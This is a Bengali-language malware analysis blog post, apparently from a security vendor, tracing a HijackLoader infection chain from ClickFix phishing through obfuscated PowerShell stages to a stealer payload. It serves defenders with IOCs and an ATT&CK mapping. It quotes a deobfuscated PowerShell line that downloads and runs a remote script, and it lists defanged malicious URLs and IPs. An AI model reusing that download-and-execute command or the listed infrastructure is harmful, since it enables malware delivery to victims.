

সুচিপত্র
- ভূমিকা
-
- আক্রমণ লোডারদের ক্রমবর্ধমান হুমকি
-
- এই ব্লগের উদ্দেশ্য
- প্রযুক্তিগত পদ্ধতি এবং বিশ্লেষণ
-
- প্রাথমিক প্রবেশাধিকার এবং সামাজিক প্রকৌশল
-
- মাল্টি-স্টেজ অস্পষ্টতা এবং ডি-অস্পষ্টতা
-
- অ্যান্টি-অ্যানালাইসিস টেকনিক
-
- চূড়ান্ত পেলোড
- উপসংহার
- IOCs
- দ্রুত নিরাময় Seqrite সুরক্ষা
- MITRE ATT&CK ম্যাপিং
ভূমিকা
সাইবার হুমকির বিবর্তনের সাথে সাথে, দূষিত পেলোডের চূড়ান্ত বাস্তবায়ন আর সাইবার নিরাপত্তা শিল্পের একমাত্র লক্ষ্য নয়। অ্যাটাক লোডারগুলি আধুনিক আক্রমণের একটি গুরুত্বপূর্ণ উপাদান হিসাবে আবির্ভূত হয়েছে, প্রাথমিক অ্যাক্সেসের জন্য একটি প্রাথমিক ভেক্টর হিসাবে কাজ করে এবং একটি প্রতিষ্ঠানের মধ্যে অত্যাধুনিক ম্যালওয়্যারের গোপন সরবরাহ সক্ষম করে। সাধারণ পেলোডের বিপরীতে, লোডারগুলি একটি নিবেদিতপ্রাণ উদ্দেশ্য নিয়ে তৈরি করা হয়: নিরাপত্তা প্রতিরক্ষাকে ফাঁকি দেওয়া, স্থায়িত্ব প্রতিষ্ঠা করা এবং চূড়ান্ত পর্যায়ের ম্যালওয়্যারের গোপন বাস্তবায়নের জন্য একটি অনুকূল পরিবেশ তৈরি করা। এটি এগুলিকে আরও গুরুত্বপূর্ণ এবং প্রাসঙ্গিক হুমকিতে পরিণত করে যার জন্য কেন্দ্রীভূত বিশ্লেষণের প্রয়োজন হয়।
সম্প্রতি হাইজ্যাকলোডার ম্যালওয়্যারের ব্যাপক বিস্তার লক্ষ্য করা গেছে । এটি ২০২৩ সালের দ্বিতীয়ার্ধে প্রথম আবির্ভূত হয় এবং পেলোড সরবরাহ করার ক্ষমতা ও সেগুলো লোড ও কার্যকর করার আকর্ষণীয় কৌশলের কারণে দ্রুত মনোযোগ আকর্ষণ করে । এটি বেশিরভাগ ক্ষেত্রে ম্যালওয়্যার-অ্যাজ-এ-সার্ভিস হিসেবে দেখা যায় , যা বিশ্বব্যাপী প্রধানত আর্থিকভাবে উদ্দেশ্যপ্রণোদিত প্রচারাভিযানে ব্যবহৃত হতে দেখা গেছে।
হাইজ্যাকলোডার নকল ইনস্টলার, এসইও-ক্ষতিগ্রস্ত ওয়েবসাইট , ম্যালভার্টাইজিং এবং পাইরেটেড সফটওয়্যার/মুভি পোর্টালের মাধ্যমে ছড়িয়ে পড়েছে , যা একটি বিশাল ও সুযোগসন্ধানী শিকার গোষ্ঠী নিশ্চিত করে।
২০২৫ সালের জুন থেকে, আমরা লক্ষ্য করেছি যে আক্রমণকারীরা Clickfix ব্যবহার করছে যেখানে সন্দেহাতীতভাবে ক্ষতিগ্রস্তদের ক্ষতিকারক .msi ইনস্টলার ডাউনলোড করতে বাধ্য করা হয়েছে, যার ফলে HijackLoader কার্যকর হয়েছে। তখন DeerStealer কে শিকারের মেশিনে চূড়ান্ত এক্সিকিউটেবল হিসেবে ডাউনলোড করা হচ্ছে।
সম্প্রতি, এটিও লক্ষ্য করা গেছে যে TAG-150 CastleLoader/CastleBot এর সাথে আবির্ভূত হয়েছে, একই সাথে HijackLoader এর মতো বহিরাগত পরিষেবাগুলিকে তার বৃহত্তর Malware-as-a-Service ইকোসিস্টেমের অংশ হিসাবে ব্যবহার করছে।
হাইজ্যাকলোডার নিয়মিতভাবে স্টিলার এবং র্যাট সরবরাহ করে এবং ক্রমাগত তার কৌশল উন্নত করতে থাকে। এটি বিশেষত উন্নত এড়ানোর কৌশলগুলির জন্য কুখ্যাত, যেমন:
- লেনদেনকৃত বিভাগগুলির সাথে ডপেলগ্যাং প্রক্রিয়া করুন
- সিস্টেম DLL গুলি আনহুকিং করা হচ্ছে
- WOW64 এর অধীনে সরাসরি সিস্টেমকল
- কল-স্ট্যাক স্পুফিং
- অ্যান্টি-ভিএম পরীক্ষা
আবিষ্কারের পর থেকে, হাইজ্যাকলোডার ক্রমাগত বিকশিত হয়েছে, বিভিন্ন শিল্পের জন্য একটি স্থায়ী এবং ক্রমবর্ধমান হুমকি উপস্থাপন করছে। অতএব, অত্যাধুনিক, বহু-পর্যায়ের আক্রমণের ঝুঁকি কমাতে এই ধরনের লোডারগুলির জন্য ক্রমাগত পর্যবেক্ষণ স্থাপন এবং বজায় রাখা প্রতিষ্ঠানগুলির জন্য অত্যন্ত গুরুত্বপূর্ণ।

সংক্রমণ শৃঙ্খল
প্রযুক্তিগত ওভারভিউ

প্রাথমিক অ্যাক্সেস একটি ক্যাপচা-ভিত্তিক সোশ্যাল ইঞ্জিনিয়ারিং ফিশিং ক্যাম্পেইনের মাধ্যমে শুরু হয়, যেটিকে আমরা ক্লিকফিক্স (Clickfix) হিসেবে শনাক্ত করেছি (এই কৌশলটি জুন ২০২৫-এও আক্রমণকারীদের দ্বারা ব্যবহৃত হতে দেখা গেছে)।
এই HTA ফাইলটি প্রাথমিক ডাউনলোডার হিসেবে কাজ করে, যা একটি PowerShell ফাইলের সম্পাদনের দিকে পরিচালিত করে।

উপরের Base64-এনকোডেড স্ট্রিংটি ডিকোড করার পরে, আমরা নীচে দেখানো আরেকটি PowerShell স্ক্রিপ্ট পেয়েছি।

উপরে ডিকোড করা পাওয়ারশেল স্ক্রিপ্টটি ব্যাপকভাবে অস্পষ্ট, যা স্ট্যাটিক বিশ্লেষণ এবং স্বাক্ষর-ভিত্তিক সনাক্তকরণের জন্য একটি গুরুত্বপূর্ণ চ্যালেঞ্জ উপস্থাপন করে। পঠনযোগ্য স্ট্রিং এবং ভেরিয়েবল ব্যবহার করার পরিবর্তে, এটি জটিল গাণিতিক ক্রিয়াকলাপ এবং অক্ষর অ্যারে থেকে স্ট্রিং পুনর্গঠনের মাধ্যমে গতিশীলভাবে কমান্ড এবং মান তৈরি করে।
উপরের পেলোডটি সমাধান করার সময়, আমরা দেখতে পাই যে এটি নীচের কমান্ডে ডিকোড হয়ে গেছে, যা এখনও অপাঠ্য হলেও সম্পূর্ণরূপে অস্পষ্ট করা যেতে পারে।

সম্পূর্ণ অস্পষ্টতা দূর করার পরে, আমরা দেখতে পাই যে স্ক্রিপ্টটি পরবর্তী ফাইল ডাউনলোড করার জন্য একটি URL এর সাথে সংযোগ করার চেষ্টা করছে।
iex ((নিউ-অবজেক্ট সিস্টেম.নেট.ওয়েবক্লায়েন্ট).ডাউনলোডস্ট্রিং('https://rs.mezi[.]bet/samie_bower.mp3'))
ডিবাগারে চালানো হলে, এই স্ক্রিপ্টটি একটি ত্রুটি ফেরত দেয়, যা নির্দেশ করে যে এটি URL এর সাথে সংযোগ করতে অক্ষম।

samie-bower.mp3 ফাইলটি আরেকটি পাওয়ারশেল স্ক্রিপ্ট, যা ১৮,০০০ লাইনেরও বেশি হওয়ায় অত্যন্ত দুর্বোধ্য এবং এটি লোডারের পরবর্তী ধাপকে উপস্থাপন করে।

ডিবাগিংয়ের মাধ্যমে আমরা লক্ষ্য করি যে, এই পাওয়ারশেল ফাইলটি একাধিক অ্যান্টি-ভিএম চেক সম্পাদন করে, যার মধ্যে চলমান প্রসেসের সংখ্যা পরীক্ষা করা এবং রেজিস্ট্রি কী-গুলোতে পরিবর্তন আনা অন্তর্ভুক্ত।

এই চেকগুলি স্ক্রিপ্টটি একটি ভার্চুয়ালাইজড পরিবেশে চলছে কিনা তা নির্ধারণ করতে বিশেষভাবে VirtualBox আইডেন্টিফায়ারগুলিকে লক্ষ্য করে এবং পড়ে বলে মনে হয়।

স্ক্রিপ্টটি বিশ্লেষণ করার সময়, আমরা লক্ষ্য করেছি যে চূড়ান্ত পেলোডটি শেষ কয়েকটি লাইনের মধ্যে থাকে, যেখানে প্রাথমিক অস্পষ্ট লোডার চূড়ান্ত ক্ষতিকারক কমান্ড সরবরাহ করে।

উপরের অপ্রাসঙ্গিক ভেরিয়েবল ঘোষণাটি সমাধান করা হয়েছে; কার্যকর করার পরে, এটি Base64 ডিকোডিং, XOR অপারেশন এবং অতিরিক্ত ডিক্রিপশন রুটিন সম্পাদন করে, অন্য একটি PowerShell স্ক্রিপ্ট লোড করার আগে যা সম্ভবত PE ফাইলটি ইনজেক্ট করে।


এই ফাইলটি ডিকোড করলে একটি এমবেডেড PE ফাইল পাওয়া যায়, যা এর MZ হেডার দ্বারা শনাক্তযোগ্য ।


এই PE ফাইলটি একটি অত্যন্ত ঘন সন্নিবিষ্ট .NET এক্সিকিউটেবল ।
এক্সিকিউটেবল পেলোডটি উল্লেখযোগ্য পরিমাণে কোড লোড করে, সম্ভবত এর রিসোর্স বিভাগ থেকে নেওয়া হয়।

একবার আনপ্যাক করা হলে, এক্সিকিউটেবল পেলোডটি একটি DLL ফাইল লোড করছে বলে মনে হচ্ছে।

এই DLL ফাইলটিও সুরক্ষিত, সম্ভবত বিপরীত প্রকৌশল এবং বিশ্লেষণ প্রতিরোধ করবে।

HijackLoader-এর একটি বহু-পর্যায়ের প্রক্রিয়া ব্যবহারের ইতিহাস রয়েছে, যার মধ্যে একটি এক্সিকিউটেবল এবং তারপরে একটি ডিএলএল (DLL) অন্তর্ভুক্ত। লোডারটির এই চূড়ান্ত পর্যায়ে একটি C2 সার্ভারের সাথে সংযোগ করার চেষ্টা করা হয়, যেখান থেকে একটি ইনফোস্টিলার ম্যালওয়্যার ডাউনলোড করা হয়। এই ক্ষেত্রে, ম্যালওয়্যারটি নিচের ইউআরএল-টির সাথে সংযোগ করার চেষ্টা করে।

যদিও এই C2 আর অ্যাক্সেসযোগ্য নয়, সংযোগের প্রচেষ্টাটি NekoStealer ম্যালওয়্যারের আচরণের সাথে সামঞ্জস্যপূর্ণ । এই HijackLoader-টি Lumma সহ বিভিন্ন স্টিলার ম্যালওয়্যার ডাউনলোড করার সাথেও জড়িত ছিল।
উপসংহার
হাইজ্যাকলোডারের মতো অত্যাধুনিক লোডারগুলির বিরুদ্ধে সফলভাবে প্রতিরক্ষা করার জন্য স্ট্যাটিক, চূড়ান্ত-পর্যায়ের পেলোডগুলি থেকে তাদের গতিশীল এবং ক্রমাগত বিকশিত ডেলিভারি প্রক্রিয়াগুলিতে মনোযোগ স্থানান্তর করা প্রয়োজন। প্রাথমিক অ্যাক্সেস এবং অস্পষ্টতার মধ্যবর্তী পর্যায়ের সনাক্তকরণের উপর মনোনিবেশ করে, সংস্থাগুলি এই স্থায়ী হুমকির বিরুদ্ধে আরও স্থিতিস্থাপক প্রতিরক্ষা তৈরি করতে পারে। শুধুমাত্র প্রাথমিক অ্যাক্সেস বা চূড়ান্ত পেলোডের উপর মনোযোগ দেওয়ার পরিবর্তে সমস্ত স্তরে একটি সক্রিয় পদ্ধতি গ্রহণ করা সমানভাবে গুরুত্বপূর্ণ। মধ্যবর্তী স্তরগুলি প্রায়শই এমন হয় যেখানে আক্রমণকারীরা সফল ম্যালওয়্যার স্থাপনের সুবিধার্থে সবচেয়ে গুরুত্বপূর্ণ পরিবর্তনগুলি প্রবর্তন করে।
IOCs:
- 1b272eb601bd48d296995d73f2cdda54ae5f9fa534efc5a6f1dab3e879014b57
- 37fc6016eea22ac5692694835dda5e590dc68412ac3a1523ba2792428053fbf4
- 3552b1fded77d4c0ec440f596de12f33be29c5a0b5463fd157c0d27259e5a2df
- 782b07c9af047cdeda6ba036cfc30c5be8edfbbf0d22f2c110fd0eb1a1a8e57d
- 921016a014af73579abc94c891cd5c20c6822f69421f27b24f8e0a044fa10184
- e2b3c5fdcba20c93cfa695f0abcabe218ac0fc2d7bc72c4c3af84a52d0218a82
- 52273e057552d886effa29cd2e78836e906ca167f65dd8a6b6a6c1708ffdfcfd
- c03eedf04f19fcce9c9b4e5ad1b0f7b69abc4bce7fb551833f37c81acf2c041e
- D0068b92aced77b7a54bd8722ad0fd1037a28821d370cf7e67cbf6fd70a608c4
- 50258134199482753e9ba3e04d8265d5f64d73a5099f689abcd1c93b5a1b80ee
- hxxps[:]//1h[.]vuregyy1[.]ru/3g2bzgrevl[.]hta
- 91[।]212[।]166[।]51
- 37[.]27[.]165[.]65:1477
- cosi[.]com[.]ar
- hxxps[:]//rs[.]mezi[.]bet/samie_bower.mp3
- hxxp[:]//১৮৫[.]২৩৭[.]১৬৫[.]২৩০/
দ্রুত নিরাময় Seqrite সুরক্ষা:
- স্ক্রিপ্ট.ট্রোজান.৪৯৯০০.জিসি
- লোডার। স্টিলারড্রপারসিআইআর
- ট্রোজান.ইনফোস্টিলারসিআইআর
- ট্রোজান.এজেন্ট
- বিডিএস/৫১১
মিটার
| যুদ্ধকৌশল | টেকনিক আইডি | প্রযুক্তির নাম |
| প্রাথমিক অ্যাক্সেস | T1566.002 | ফিশিং: স্পিয়ারফিশিং লিঙ্ক (ক্যাপচা ফিশিং পৃষ্ঠা) |
| T1189 | ড্রাইভ-বাই কম্প্রোমাইজ (বিকৃত বিজ্ঞাপন, SEO বিষক্রিয়া, জাল ইনস্টলার) | |
| ফাঁসি | T1059.001 | কমান্ড এবং স্ক্রিপ্টিং ইন্টারপ্রেটার: পাওয়ারশেল |
| প্রতিরক্ষা ফাঁকি | T1027 | অস্পষ্ট ফাইল বা তথ্য (মাল্টি-স্টেজ অস্পষ্ট স্ক্রিপ্ট) |
| T1140 | ফাইল বা তথ্য ডিঅবফাস্কেট/ডিকোড করুন (বেস৬৪, এক্সওআর ডিকোডিং) | |
| T1562.001 | দুর্বল প্রতিরক্ষা: সরঞ্জামগুলি অক্ষম বা সংশোধন করুন (DLL গুলি আনহুক করা) | |
| T1070.004 | সূচক অপসারণ: ফাইল মুছে ফেলা (সম্ভবত স্টেজড লোডারগুলিতে ব্যবহৃত) | |
| T1211 | প্রতিরক্ষা ফাঁকির জন্য শোষণ (WOW64 এর অধীনে সরাসরি সিস্টেম কল) | |
| T1036 | মাস্কেরেডিং (পাওয়ারশেল স্ক্রিপ্টের জন্য .mp3 এর মতো জাল এক্সটেনশন) | |
| আবিষ্কার | T1082 | সিস্টেম তথ্য আবিষ্কার (ভিএম চেক, রেজিস্ট্রি কোয়েরি) |
| T1497.001 | ভার্চুয়ালাইজেশন/স্যান্ডবক্স ফাঁকি: সিস্টেম চেক | |
| অধ্যবসায় | T1547.001 | বুট অথবা লগইন অটোস্টার্ট এক্সিকিউশন: রেজিস্ট্রি রান কী (রেজিস্ট্রি টেম্পারিং) |
| স্থায়িত্ব / বিশেষাধিকার Esc. | T1055 | প্রক্রিয়া ইনজেকশন (PE ইনজেকশন রুটিন) |
| কমান্ড এবং কন্ট্রোল (C2) | T1071.001 | অ্যাপ্লিকেশন লেয়ার প্রোটোকল: ওয়েব প্রোটোকল (HTTP/HTTPS C2 ট্র্যাফিক) |
| T1105 | ইনগ্রেস টুল ট্রান্সফার (অতিরিক্ত পেলোড ডাউনলোড করা) | |
| প্রভাব / সংগ্রহ | টি 1056 / টি 1005 | স্থানীয় সিস্টেম থেকে ইনপুট ক্যাপচার / ডেটা (চূড়ান্ত পেলোডের তথ্য চুরির কার্যকারিতা) |
লেখক:
নীরজ লাজারাস মাকাসারে
শ্রুতিরূপা ব্যানার্জী



